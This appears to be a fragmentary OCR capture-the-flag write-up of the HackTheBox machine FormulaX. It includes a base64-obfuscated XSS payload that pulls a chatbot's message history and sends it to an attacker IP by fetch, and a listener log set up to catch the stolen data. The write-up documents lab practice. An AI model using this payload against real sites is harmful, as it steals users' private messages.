Starting with the machine:


```
┌──(kali㉿ Bipsbabes)-[~/Downloads]
└─$ sudo openvpn competitive_Langur69.ovpn
sudo: unable to resolve host Bipsbabes: Name or service not known
2024-03-12 00:32:16 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent p
pression yes" is also set.
2024-03-12 00:32:16 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-03-12 00:32:16 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-03-12 00:32:16 library versions: OpenSSL 3.0.11 19 Sep 2023, LZO 2.10
2024-03-12 00:32:16 DCO version: N/A
2024-03-12 00:32:17 TCP/UDP: Preserving recently used remote address: [AF_INET]142.234.200.47:1337
2024-03-12 00:32:17 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-03-12 00:32:17 UDPv4 link local: (not bound)
2024-03-12 00:32:17 UDPv4 link remote: [AF_INET]142.234.200.47:1337
2024-03-12 00:32:17 TLS: Initial packet from [AF_INET]142.234.200.47:1337, sid=0690b82c 43eaf15f
2024-03-12 00:32:17 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hack
2024-03-12 00:32:17 VERIFY KU OK
```

Starting the Machine

Checking the connection with the machine in Linux:


```
┌──(kali㉿ Bipsbabes)-[~]
└─$ ping -c 2 10.10.11.6
PING 10.10.11.6 (10.10.11.6) 56(84) bytes of data.
64 bytes from 10.10.11.6: icmp_seq=1 ttl=63 time=353 ms
64 bytes from 10.10.11.6: icmp_seq=2 ttl=63 time=102 ms

--- 10.10.11.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 101.954/227.570/353.187/125.616 ms
```

Checking the connection via ip address:




FORMULAX - BIPIN

Creating a new user:




Accessing login portal:





FORMULAX - BIPIN

Starting with chatbot:



Checking change password via burp:







FORMULAX - BIPIN

Nmap scan:


The scan is done and is saved for further use as a log file.





FORMULAX - BIPIN

Scanning contact admin, insight xss:




A script just to check whether XSS works in the system, well it created a response after deployment, which means that XSS and RCE is a possible scenario, although no file named evil.js has been created yet.

**

The above code was not executing therefore had to manipulate and convert it into base64 format and then listen to it.


<img SRC=x
onerror='eval(atob("Y29uc3Qgc2NyaXB0ID0gZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnc2
NyaXB0Jyk7CnNjcmlwdC5zcmMgPSAnL3NvY2tldC5pby9zb2NrZXQuaW8uanMnOwpkb2N1
bWVudC5oZWFkLmFwcGVuZENoaWxkKHNjcmlwdCk7CnNjcmlwdC5hZGRFdmVudExpc3
RlbmVyKCdsb2FkJywgZnVuY3Rpb24oKSB7CmNvbnN0IHJlcyA9IGF4aW9zLmdldChgL3Vz
ZXIvYXBpL2NoYXRgKTsgY29uc3Qgc29ja2V0ID0gaW8oJy8nLHt3aXRoQ3JlZGVudGlhbH
M6IHRydWV9KTsgc29ja2V0Lm9uKCdtZXNzYWdlJywgKG15X21lc3NhZ2UpID0+IHtmZXR
jaCgiaHR0cDovLzEwLjEwLjE2Ljc2Lz9kPSIgKyBidG9hKG15X21lc3NhZ2UpKX0pIDsgc29j
a2V0LmVtaXQoJ2NsaWVudF9tZXNzYWdlJywgJ2hpc3RvcnknKTsKfSk7"));' />

FORMULAX - BIPIN





```
┌──(kali㉿ Bipsbabes)-[~/Desktop/spetsnaz]
└─$ php -S 0.0.0.0:80
[Wed Mar 13 16:59:53 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80)
^C

┌──(kali㉿ Bipsbabes)-[~/Desktop/spetsnaz]
└─$ php -S 0.0.0.0:80
[Wed Mar 13 17:03:11 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80)
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54930 Accepted
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54930 [404]: GET / - No such file or directory
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54930 Closing
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54944 Accepted
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54944 [404]: GET /favicon.ico - No such file or directory
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54944 Closing
[Wed Mar 13 17:07:27 2024] 127.0.0.1:33764 Accepted
[Wed Mar 13 17:07:27 2024] 127.0.0.1:33764 [404]: GET / - No such file or directory
[Wed Mar 13 17:07:27 2024] 127.0.0.1:33764 Closing
```

Inspecting chatbot itself, as it was displaying previous messages instead of a proper history which it could have even saved but seems that the chatbot was just responding to the user command history instead of the actual necessary history.

